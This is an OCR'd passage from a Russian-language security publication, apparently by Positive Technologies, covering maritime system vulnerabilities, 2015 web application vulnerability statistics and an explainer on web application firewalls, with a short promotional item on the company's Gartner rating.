Как и в случае с AIS, раскрытие проблемы Globalstar стало возможным в связи с развитием технологий SDR, их относительными простотой и дешевизной. В сети Simplex, основанной на радиопередаче, используемой компанией Globalstar для передачи данных между трекерами, спутниками и наземными станциями, отсутствуют механизмы аутентификации и шифрования, обслуживающие работу систем, а механизм передачи данных, работающий только в одну сторону, не представляет возможности валидации переданных данных. Мур уверен, что данная проблема присутствует не только в Globalstar [15].

Спутниковые системы связи (SATCOM), в том числе связывающие через интернет суда друг с другом и с «большой землей», также содержат большое количество уязвимостей, сообщается в отчете IOActive [16]. Проверка терминалов спутниковой связи, используемых в судоходстве и в других секторах (авиации, военном комплексе) и производимых ведущими компаниями индустрии (Harris, Hughes, Cobham, JRC, Iridium), выявила такие критически опасные бреши в безопасности, как использование устройствами незащищенных или даже недокументированных протоколов, заведенные «фабрично» учетные записи, возможность эксплуатирования функции сброса пароля, бэкдоры. Однако вся конфиденциальная информация, полученная в ходе проверок и исследований, включая технические аспекты и процедуры проведения проверок, а также информацию о возможностях эксплуатации уязвимостей, после передачи ее вендорам и регулирующим комиссиям не была выложена в открытый доступ.

Другой показательный случай компрометации спутниковых систем произошел в июле 2013 года. Студенты из Техасского университета в Остине смогли отклонить от курса яхту стоимостью в 80 млн долл., используя оборудование, цена которого не превышала 3 тыс. долл. С помощью имитатора GPS-сигналов (используются, к примеру, при калибровке оборудования), дублируя сигнал настоящего спутника и постепенно повышая мощность, им удалось «убедить» навигационную систему судна принимать сообщения спуфингового устройства и отбрасывать сигнал настоящего спутника как помехи. После того как навигационная система начала ориентироваться по данным двух спутников и атакующего устройства, исследователям удалось отклонить судно от первоначального курса [17].

В заключение можно сказать о плохой подготовленности столь важной для любой страны индустрии к временам, когда кибератаки уже не являются чем-то новым, и их широко используют в своих интересах государства и различные активистские, преступные и террористические группировки. Помимо уязвимостей ПО и других дыр в защите этих систем, также остро стоит и проблема невозможности мгновенного применения обновлений безопасности для систем на судах, находящихся в рейсе или отдаленных портах. Остается лишь надеяться, что вышеуказанные проблемы не превратят морские перевозки в бомбу замедленного действия и масштабные работы по исправлению проблем и «закаливанию» рассмотренных систем начнутся раньше, чем появятся серьезные прецеденты.

СПИСОК ИСТОЧНИКОВ:

1. Analysis of cyber security aspects in the maritime sector, ENISA, 10.2011.
2. Maritime Cyber-Risks, CyberKeel, 15.10.2014.
3. Safety and Shipping Review 2015, H. Kidston, T. Chamberlain, C. Fields, G. Double, Allianz Global Corporate & Speciality, 2015.
4. All at sea: global shipping fleet exposed to hacking threat, J. Wagstaff, Reuters, 23.04.2014.
5. MARIS ECDIS900, MARIS brochure.
6. AIS Exposed: Understanding Vulnerabilities & Attacks 2.0 (video), Dr. M. Balduzzi, Black Hat Asia 2014.
7. Preparing for Cyber Battleships – Electronic Chart Display and Information System Security, Yevgen Dyryavyy, NCC Group, 03.03.2014.
8. Voyage Data Recorder of Prabhu Daya may have been tampered with, N. Anand, The Hindu, 11.03.2012.
9. Lost voice data recorder may cost India Italian marines case, A. Janardhanan, The Times of India, 13.3.2013.
10. Maritime Security: Hacking into a Voyage Data Recorder (VDR), R. Samanta, IOActive Labs, 09.01.2015.
11. The Critical Infrastructure Gap: U.S. Port Facilities and Cyber Vulnerabilities, Comdr (USCG) J. Kramek, Center for 21st Century Security and Intelligence at Brookings, 06.2013.
12. The Mob's IT Department: How two technology consultants helped drug traffickers hack the Port of Antwerp, J. Robertson, M. Riley, Bloomberg Businessweek, 07.07.2015.
13. To Move Drugs, Traffickers Are Hacking Shipping Containers, A. Pasternack, Motherboard, 21.10.2013.
14. Spread Spectrum Satcom Hacking: Attacking the Globalstar Simplex Data Service, C. Moore, Black Hat USA 2015.
15. Hackers Could Heist Semis by Exploiting This Satellite Flaw, K. Zetter, Wired, 30.07.15.
16. A Wake-Up Call for SATCOM Security, R. Santamarta, IOActive, 09.2014.
17. University of Texas team takes control of a yacht by spoofing its GPS, B. Dodson, gizmag, 11.08.2013.

УЯЗВИМОСТИ ВЕБ-ПРИЛОЖЕНИЙ В 2015 ГОДУ

Евгений Гнедин


Современные веб-технологии позволяют бизнесу эффективно решать многие организационные вопросы, а также демонстрировать свои услуги и товары самой широкой аудитории через интернет. Однако легкостью доступа к сайтам могут воспользоваться и злоумышленники, что ведет к финансовым и репутационным потерям. При этом разработчики и администраторы не всегда уделяют достаточно внимания защите веб-ресурсов, обращая основное внимание на функциональность приложений.

Ежегодно специалисты Positive Technologies изучают около 250–300 веб-приложений в рамках различных работ, начиная от инструментального сканирования и заканчивая анализом исходного кода. Данный отчет содержит статистику, собранную в ходе работ по анализу защищенности веб-приложений в 2015 году. Сравнение с данными аналогичных исследований 2014 и 2013 годов дает возможность оценить динамику развития современных веб-приложений с точки зрения обеспечения информационной безопасности.

ИСТОЧНИКИ И МЕТОДИКА

По итогам выполненных проектов в 2015 году было выделено 30 веб-приложений, для которых проводился углубленный анализ с наиболее полным покрытием проверок. При этом учитывались только те уязвимости, которые были подтверждены путем проведения проверок на тестовом стенде. Оценка защищенности проводилась методами черного, серого и белого ящиков — как вручную (с использованием вспомогательных автоматизированных средств), так и с помощью автоматизированного анализатора кода. Метод черного ящика означает исследование сайта от лица внешнего атакующего без дополнительной информации о системе со стороны владельца. Метод серого ящика аналогичен методу черного ящика, но в качестве нарушителя рассматривается пользователь, обладающий определенными привилегиями в системе. Метод белого ящика использует все необходимые данные о системе, включая исходный код приложений.

В настоящей статистике приведены только уязвимости, связанные с ошибками в коде и конфигурации веб-приложений. Уязвимости классифицировались согласно угрозам по WASC TC v. 2, за исключением категорий Improper Input Handling и Improper Output Handling, поскольку они реализуются в рамках множества других атак. Степень риска уязвимостей оценивалась согласно CVSS v. 2.



Доля уязвимых сайтов в зависимости от максимальной степени риска уязвимостей

Исследованные приложения принадлежали компаниям, представляющим телекомы (23%), промышленность (20%), СМИ (17%), IT-компании (17%), финансы (13%) и государственные организации (10%).

Большинство веб-приложений, вошедших в выборку, разработаны на Java (43%) и PHP (30%), также встречались приложения, созданные с использованием технологий ASP.NET, Perl, ABAP, 1C и других. Приложения работали под управлением серверов Nginx (34%), Microsoft IIS (19%), Apache Tomcat (14%) и WebLogic (14%), а также под Apache и SAP NetWeaver Application Server. Примерно половина исследованных ресурсов (53%) представляли собой продуктивные системы, уже доступные пользователям через интернет, вторую половину составляли тестовые площадки, находящиеся в процессе разработки или приемки в эксплуатацию.

ВСЕ САЙТЫ УЯЗВИМЫ


Недостатки как минимум среднего уровня риска были обнаружены во всех исследованных приложениях. При этом в 70% рассмотренных систем были обнаружены критически опасные уязвимости. В течение последних трех лет доля таких систем растет.

ПОЛЬЗОВАТЕЛИ НЕ ЗАЩИЩЕНЫ ОТ АТАК

Большинство исследованных приложений позволяют атаковать пользователей. В коде 80% ресурсов обнаружена уязвимость среднего уровня риска «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS). В результате эксплуатации данной уязвимости злоумышленник может внедрить в браузер пользователя произвольные HTML-теги, включая сценарии на языке JavaScript и других языках, и таким образом получить значение идентификатора сессии атакуемого и совершить иные неправомерные действия, например фишинговые атаки.

На втором месте — утечка информации (Information Leakage): уязвимость обнаружена в каждом втором веб-приложении. 47% веб-сайтов также содержат уязвимости, связанные с отсутствием защиты от подбора учетных данных (Brute Force). Наиболее распространенным


недостатком высокого уровня риска в 2015 году стала уязвимость «Внедрение внешних сущностей XML» (XML External Entities). Уязвимость позволяет злоумышленнику получить содержимое файлов, расположенных на атакуемом сервере, либо совершать запросы в локальную сеть от имени атакуемого сервера.



Наиболее распространенные уязвимости (доля сайтов)

СРЕДСТВА РАЗРАБОТКИ: JAVA НЕ ЛУЧШЕ PHP

В исследованиях прошлых лет PHP-приложения как правило были более уязвимы, чем системы, разработанные с помощью ASP.NET и Java. Однако на сегодняшний день картина изменилась: 69% Java-приложений подвержены критически опасным уязвимостям, а для PHP-систем данный показатель составил 56%, что ниже уровня 2013 года на 20%.



Доли систем с уязвимостями разной степени риска (по средствам разработки)

Каждое веб-приложение на PHP в среднем содержит 9,1 критически опасной уязвимости, приложение на Java — 10,5. Для всех других языков программирования и средств разработки в среднем на каждую систему приходится лишь 2 критически опасные уязвимости.


Уязвимость «Межсайтовое выполнение сценариев» оказалась наиболее распространенной для всех языков программирования. Доля приложений, подверженных уязвимости «Внедрение операторов SQL», сократилась по сравнению с 2014 годом: тогда уязвимость была выявлена в 67% веб-ресурсов, разработанных на PHP, а сейчас встречается только в 22%.

Наиболее распространенные уязвимости (по средствам разработки)


PHP	Доля сайтов	Java	Доля сайтов	Другие	Доля сайтов
Cross-Site Scripting	89%	Cross-Site Scripting	77%	Cross-Site Scripting	75%
Information Leakage	56%	**XML External Entities**	**54%**	Information Leakage	75%
Brute Force	33%	Brute Force	46%	Brute Force	63%
OS Commanding	**22%**	**Path Traversal**	**31%**	Fingerprinting	60%
SQL Injection	**22%**	Information Leakage	31%	**XML External Entities**	**50%**
Path Traversal	**22%**	URL Redirector Abuse	31%	Cross-Site Request Forgery	38%
Insufficient Authorization	22%	**SQL Injection**	**23%**	Insufficient Transport Layer Protection	38%
Fingerprinting	22%	Cross-Site Request Forgery	23%	URL Redirector Abuse	38%
URL Redirector Abuse	22%	Application Misconfiguration	23%	**Path Traversal**	**25%**
XML External Entities	**11%**	HTTP Response Splitting	23%	Insufficient Authorization	25%

ОШИБКИ НА СЕРВЕРАХ MICROSOFT IIS

Доля ресурсов с уязвимостями высокой степени риска на базе Microsoft IIS значительно возросла по сравнению с предыдущими годами и достигла максимального значения. Зато доля уязвимых сайтов под управлением Nginx снизилась (с 86 до 57%), то же самое с Apache Tomcat (с 60 до 33%).



Веб-приложения с уязвимостями высокой степени риска (по типу веб-сервера)



Доли приложений с уязвимостями высокого уровня риска для различных отраслей экономики


Для большинства веб-серверов самой распространенной ошибкой администрирования является утечка информации. Данный недостаток был обнаружен во всех исследованных приложениях под управлением серверов Microsoft IIS. На втором месте — отсутствие защиты от подбора учетных данных.

САЙТЫ БАНКОВ И IT-КОМПАНИЙ ПОД УГРОЗОЙ

Как и в пошлом году, на всех банковских сайтах обнаружены критически опасные уязвимости. Аналогичная ситуация наблюдается в сфере IT. Положительная динамика отмечена лишь для приложений промышленных и телекоммуникационных компаний.

РАБОЧИЕ СИСТЕМЫ ЗАЩИЩЕНЫ НЕНАМНОГО ЛУЧШЕ ТЕСТОВЫХ

Доля уязвимых приложений, уже находящихся в эксплуатации, очень велика: более половины (63%) подвержены критически опасным уязвимостям. Такие недостатки могут позволить нарушителю получить полный контроль над системой (например, в случае загрузки произвольных файлов или выполнения команд), а также получать чувствительную информацию (например, в результате эксплуатации уязвимостей «Внедрение операторов SQL», «Внедрение внешних сущностей XML» и других). Также нарушитель может проводить успешные атаки типа «отказ в обслуживании».




Максимальный уровень риска обнаруженных уязвимостей для тестовых и продуктивных систем (доли уязвимых систем)


АНАЛИЗ ИСХОДНОГО КОДА ЛУЧШЕ ВЫЯВЛЯЕТ ОПАСНЫЕ УЯЗВИМОСТИ

Доля систем, подверженных критически опасным уязвимостям, которые были обнаружены методом черного ящика, существенно ниже, чем аналогичный показатель для сайтов, где анализировали исходные коды приложения. Однако даже для метода черного и серого ящика доля систем с опасными уязвимостями довольно велика (59%). Таким образом, отсутствие у атакующего доступа к исходным кодам не делает веб-приложения защищенными.

При этом среднее количество уязвимостей различного уровня риска на одну систему, выявленных методом белого ящика, существенно выше, чем при тестировании методами черного и серого ящиков.



Доли систем с уязвимостями разной степени риска по методу тестирования




Среднее количество обнаруженных уязвимостей на одну систему

В рамках исследования была также проведена оценка результатов работ, осуществленных методом белого ящика вручную либо с использованием автоматизированного сканера. В среднем в каждой системе выявлено около 15 критически опасных уязвимостей в случае использования анализатора кода (учитывались только подтвержденные уязвимости), и всего 4 уязвимости — ручными методами.

Таким образом, анализ защищенности методом белого ящика существенно эффективнее других методов, при которых не анализируется исходный код приложения. При этом автоматизированный анализ кода оказывается достаточно эффективным, особенно если учесть объемы кода современных приложений, где используется множество библиотек.

В целом полученные данные свидетельствуют о необходимости регулярно проводить работы по анализу защищенности веб-приложений. Важно осуществлять такой анализ на всех стадиях разработки, а также регулярно (например, дважды в год) в процессе эксплуатации систем. Кроме того, приложения, уже находящихся в эксплуатации, нуждаются в эффективной защите от атак: более половины таких ресурсов (63%) оказались подвержены критически опасным уязвимостям. Эти недостатки могут привести не только к разглашению



Среднее количество выявленных уязвимостей определенного уровня риска на одну систему

важных данных, но и к полной компрометации системы, либо выводу ее из строя. Для защиты от таких атак рекомендуется применять межсетевые экраны уровня приложений.

POSITIVE TECHNOLOGIES НАЗВАЛИ «ВИЗИОНЕРОМ» В РЕЙТИНГЕ GARTNER MAGIC QUADRANT ПО БЕЗОПАСНОСТИ ВЕБ-ПРИЛОЖЕНИЙ

Одна из самых авторитетных международных аналитических компаний включила Positive Technologies в свой рейтинг мировых производителей защиты для веб-приложений 2015 Magic Quadrant for Web Application Firewalls. В список попали 14 компаний, но статуса «визионера» (visionary) получили только две. Аналитики Gartner рекомендуют обратить внимание на Positive Technologies «за уникальные и передовые технологии безопасности». Убедиться в эффективности продуктов компании можно в ходе бесплатного тест-драйва: участники программы получают систему PT Application Firewall в виде аппаратного или виртуального решения на согласованный срок проведения пилотного проекта. Установка защитного экрана не требует внесения изменений в инфраструктуру участника программы, при этом весь процесс тестирования сопровождается экспертами Positive Technologies либо сертифицированными специалистами компаний-партнеров. Оставить заявку на участие и получить полную версию отчета Gartner можно на сайте af.ptsecurity.ru.

ЧЕМ ЗАЩИЩАЮТ САЙТЫ, ИЛИ ЗАЧЕМ НУЖЕН WAF?


Евгений Миньковский,
Алексей Андреев
habrahabr.ru/company/pt/blog/269165/

Экраны для защиты веб-приложений (WAF) — достаточно новая технология. Можно заметить, что наиболее авторитетное сравнительное исследование по таким системам — Gartner Magic Quadrant for Web Application Firewalls — публикуется лишь с 2014 года (а «квадранты» по SIEM, например, стали выходить еще в 2009 году). Кроме того, некоторые до сих пор путаются с терминологией, не отличая WAF от обычного межсетевого экрана (network firewall) и от систем предотвращения вторжений (IPS). В этой статье мы расскажем о том, как идет эволюция периметровой защиты по мере роста изощренности атак, и какую роль здесь играет WAF.

1. В НАЧАЛЕ ВРЕМЕН: ПАКЕТНЫЕ ФИЛЬТРЫ

Изначально термин firewall (брандмауэр, экран) обозначал сетевой фильтр, который ставится между доверенной внутренней сетью и внешним интернетом (отсюда прилагательное «межсетевой»). Этот фильтр был призван блокировать подозрительные сетевые пакеты на основе критериев низких уровней модели OSI: на сетевом и канальном уровнях. Иными словами, фильтр учитывал только IP-адреса источника и назначения, флаг фрагментации, номера портов.

В дальнейшем возможности расширились до шлюзов сеансового уровня, или фильтров контроля состояния канала (stateful firewall). Эти межсетевые экраны второго поколения повысили качество и производительность фильтрации за счет контроля принадлежности пакетов к активным TCP-сессиям.

К сожалению, подобная система защиты практически бесполезна против современных киберугроз, где более 80% атак используют уязвимости приложений, а не уязвимости сетевой архитектуры и сервисов. Хуже того: блокирование отдельных портов, адресов или протоколов (основной способ работы межсетевых экранов) может «вырубить» вполне легитимные приложения. Это значит, что защитная система должна проводить более глубокий анализ содержания пакетов — то есть лучше «понимать» работу приложений.

2. КОПАЕМ ГЛУБЖЕ: IDS/IPS

Следующим поколением защитных экранов стали системы обнаружения и предотвращения вторжений (IDS/IPS). Они способны изучать в TCP-пакетах поле данных и осуществлять инспекцию на уровне приложения по определенным сигнатурам. Системы IDS приспособлены к тому, чтобы выявлять атаки не только снаружи, но и внутри сети — за счет прослушивания SPAN-порта коммутатора.

Для совершенствования защитных механизмов в IDS/IPS стали применяться декодеры (разбор полей TCP-пакета) и препроцессоры (разбор частей протокола уровня приложения, например HTTP). Применение препроцессоров в IPS Snort позволило существенно расширить функциональность периметровой защиты в сравнении с пакетным фильтром, даже если последний проверяет пакеты на уровне приложений (iptables с модулем layer7).

Однако при этом сохранился основной недостаток пакетного фильтра: проверка осуществляется попакетно, без учета сессий, cookies и всей остальной логики работы приложения.

Параллельно для борьбы с распространением вирусов появляются прокси-серверы, а для решения задач балансировки нагрузки — обратные прокси-серверы. Они отличаются технически, но главное, что и те и другие полноценно работают на уровне приложения: открывается два TCP-соединения от прокси к клиенту и от прокси к серверу, анализ трафика ведется исключительно на уровне приложения.

3. ВСЕ В КУЧУ: NGFW/UTM

Следующим шагом эволюции систем обнаружения вторжений стало появление устройств класса UTM (unified threat management, система единого управления угрозами) и NGFW (next generation firewall, экраны нового поколения).

Системы UTM отличаются от NGFW лишь маркетингом, их функции практически совпадают. Оба класса программных продуктов явились попыткой объединить функции различных продуктов (антивирус, IDS/IPS, пакетный фильтр, VPN-шлюз, маршрутизатор, балансировщик и др.) в одном устройстве. В то же время обнаружение атак в устройствах UTM/NGFW нередко осуществляется на старой технологической базе, при помощи упомянутых выше препроцессоров.

Специфика веб-приложений предполагает, что за один сеанс работы пользователя с веб-сервером может осуществляться большое количество различных TCP-соединений, которые открываются с различных адресов, но имеют один (возможно динамический) идентификатор сессии. Это приводит к тому, что для аккуратной защиты веб-трафика необходима платформа на основе полнофункционального реверс-прокси-сервера.

Но разница в технологической платформе — не единственное, что отличает защиту веб-приложений.

4. ЗАЩИТА ВЕБА: ЧТО ДОЛЖЕН УМЕТЬ WAF

Если говорить совсем просто, то веб-приложения отличаются от обычных приложений двумя вещами: огромным разнообразием и значительной интерактивностью. Это создает целый ряд угроз, с которыми традиционные межсетевые экраны не справляются: по нашим оценкам, в 2014 году 60% атак на корпоративные сети осуществлялись через веб-приложения, невзирая на наличие традиционных защитных средств.

Именно здесь вступает в дело web application firewall (WAF), защитный экран для приложений, осуществляющих передачу данных через HTTP и HTTPS. Вот какие функции отличают WAF от защитных систем предыдущих поколений:

	WAF	IPS	NGFW/UTM
Multiprotocol security	–	+	+
IP Reputation	±	±	±
Сигнатуры атак	+	±	±
Автоматическое обучение, поведенческий анализ	+	–	–
Защита пользователей	+	–	–
Сканер уязвимостей	+	–	–
Виртуальный патчинг	+	–	–
Корреляции, цепочки атак	+	–	–

Теперь подробнее об этих функциях.

Multiprotocol security

Будучи узкоспециализированным средством, WAF не защищает от проблем протоколов, отличных от HTTP/HTTPS. Но у любой медали две стороны. Многообразие способов обмена данными поверх протокола HTTP настолько велико, что ориентироваться в нем может только специализированное средство. Лишь для примера: где-то переменные и значения передаются в формате *example.com/animals?dogs=32&cats=23*, где-то в формате *example.com/animals/dogs/32/cats/23*, где-то передача параметров приложения осуществляется в cookie, а где-то — в параметрах заголовка HTTP.

Кроме того, продвинутые модели WAF могут анализировать XML, JSON и другие протоколы современных порталов и мобильных приложений. В частности, это позволяет противодействовать большинству методов обхода защитного экрана (HPC, HPP, Verb Tampering и др.).

IP Reputation

Технология IP Reputation опирается на внешние черные и белые списки ресурсов и одинаково доступна любым периметровым средствам защиты. Но ценность этого метода несколько преувеличена. Так, в практике наших специалистов случались ситуации, когда крупные новостные агентства из-за своих уязвимостей месяцами раздавали malware пользователям, и при этом не попадали в черные списки. К сожалению, векторы проникновения вредоносного ПО очень разнообразны, и в наши дни источником заражения для пользователей могут быть даже сайты органов государственной власти. А возможна и обратная проблема, когда по IP блокируются «невиновные» ресурсы.

Сигнатуры атак

Сигнатурный подход к обнаружению атак применяется повсюду, но только грамотный препроцессинг трафика, доступный для WAF, может обеспечить адекватное применение сигнатур. Недостатки препроцессинга приводят к излишней «монструозности» сигнатур атак: администраторы не могут разобраться в сложнейших регулярных выражениях, весь смысл которых в том, что их авторы, например, всего лишь пытались учитывать возможность передачи параметра как открытым текстом, так и в форме шестнадцатеричного кода с процентом.

Автоматическое обучение и поведенческий анализ

Для атак на веб-приложения злоумышленники активно используют уязвимости нулевого дня, что делает бесполезными сигнатурные методы анализа. Вместо этого нужно анализировать сетевой трафик и системные журналы для создания модели нормального функционирования приложения, и на основе этой модели выявлять аномальное поведение системы. WAF в силу своей архитектуры может разобрать весь сеанс связи пользователя, и потому способен на более глубокий поведенческий анализ, чем NGFW. В частности, это позволяет выявлять атаки с использованием автоматических средств (сканирование, подбор паролей, DDoS, фрод, вовлечение в ботнеты).

Однако в большинстве случаев обучение поведенческой модели состоит в том, что операторы откуда-то берут «белый трафик» и «скармливают» его средству защиты. Но после сдачи в эксплуатацию поведение пользователей может меняться: программисты дописывают интерфейс по скорректированному техническому заданию, дизайнеры «добавляют красоты», рекламные кампании меняют направление внимания. Нельзя раз и навсегда составить схему поведения «правильного» посетителя. При этом обучаться на реальном, «сером» трафике могут только единицы программных продуктов — и это только WAF.

Защита пользователей

Периметровое оборудование, обсуждаемое в настоящей статье, предназначено для защиты серверов с веб-приложениями. Однако существует классы атак (например, CSRF), направленных на клиента веб-приложения. Поскольку трафик таких атак не проходит через защитный периметр, защитить пользователя оказывается, на первый взгляд, невозможно.

Рассмотрим следующий сценарий атаки: пользователь заходит на сайт банка, проходит там аутентификацию и после этого в другой вкладке браузера открывает зараженный ресурс. JavaScript, загрузившийся в другом окне, может сделать запрос на перевод денег втайне от пользователя, а браузер при этом подставит все необходимые аутентификационные параметры для осуществления финансовой транзакции, так как сеанс связи пользователя с банком еще не окончился. В описанной ситуации налицо слабости в алгоритме аутентификации в банковском ПО. Если бы для каждой формы, содержащейся на странице сайта, генерировался уникальный токен, проблемы бы не было.

К сожалению, разработчики ПО практически никогда так не делают. Однако некоторые WAF могут самостоятельно внедрять подобную защиту в веб-формы и защищать таким образом клиента — а вернее, его запросы, данные, URL и cookie-файлы.

Взаимодействие со сканерами уязвимостей

На периметровое оборудование возлагается не только защита веб-приложений, но и мониторинг атак. При этом грамотный мониторинг основан на понимании слабостей защищаемого ПО, которое позволяет отсеять неактуальные попытки атак и выделить только те, которые касаются реальных уязвимостей, имеющихся в системе.

Лучшие образцы WAF имеют в своем распоряжении интегрированные сканеры уязвимостей, работающие в режиме черного ящика или динамического анализа (DAST). Такой сканер может использоваться в режиме реального времени для быстрой проверки тех уязвимостей, которые «прощупывают» злоумышленники.

Виртуальный патчинг

Даже известные уязвимости невозможно устранить сразу: исправление кода требует средств и времени, а зачастую и остановки важных бизнес-процессов; иногда в случае использования стороннего ПО исправление невозможно вообще. Для парирования таких «частных» угроз в системах IDS/IPS, а по наследству в UTM/NGFW, применяются пользовательские сигнатуры. Но проблема в том, что написание такой сигнатуры требует глубокого понимания механизма атаки. В противном случае такая сигнатура может не только «пропустить» угрозу, но и породить большое число ложных срабатываний.

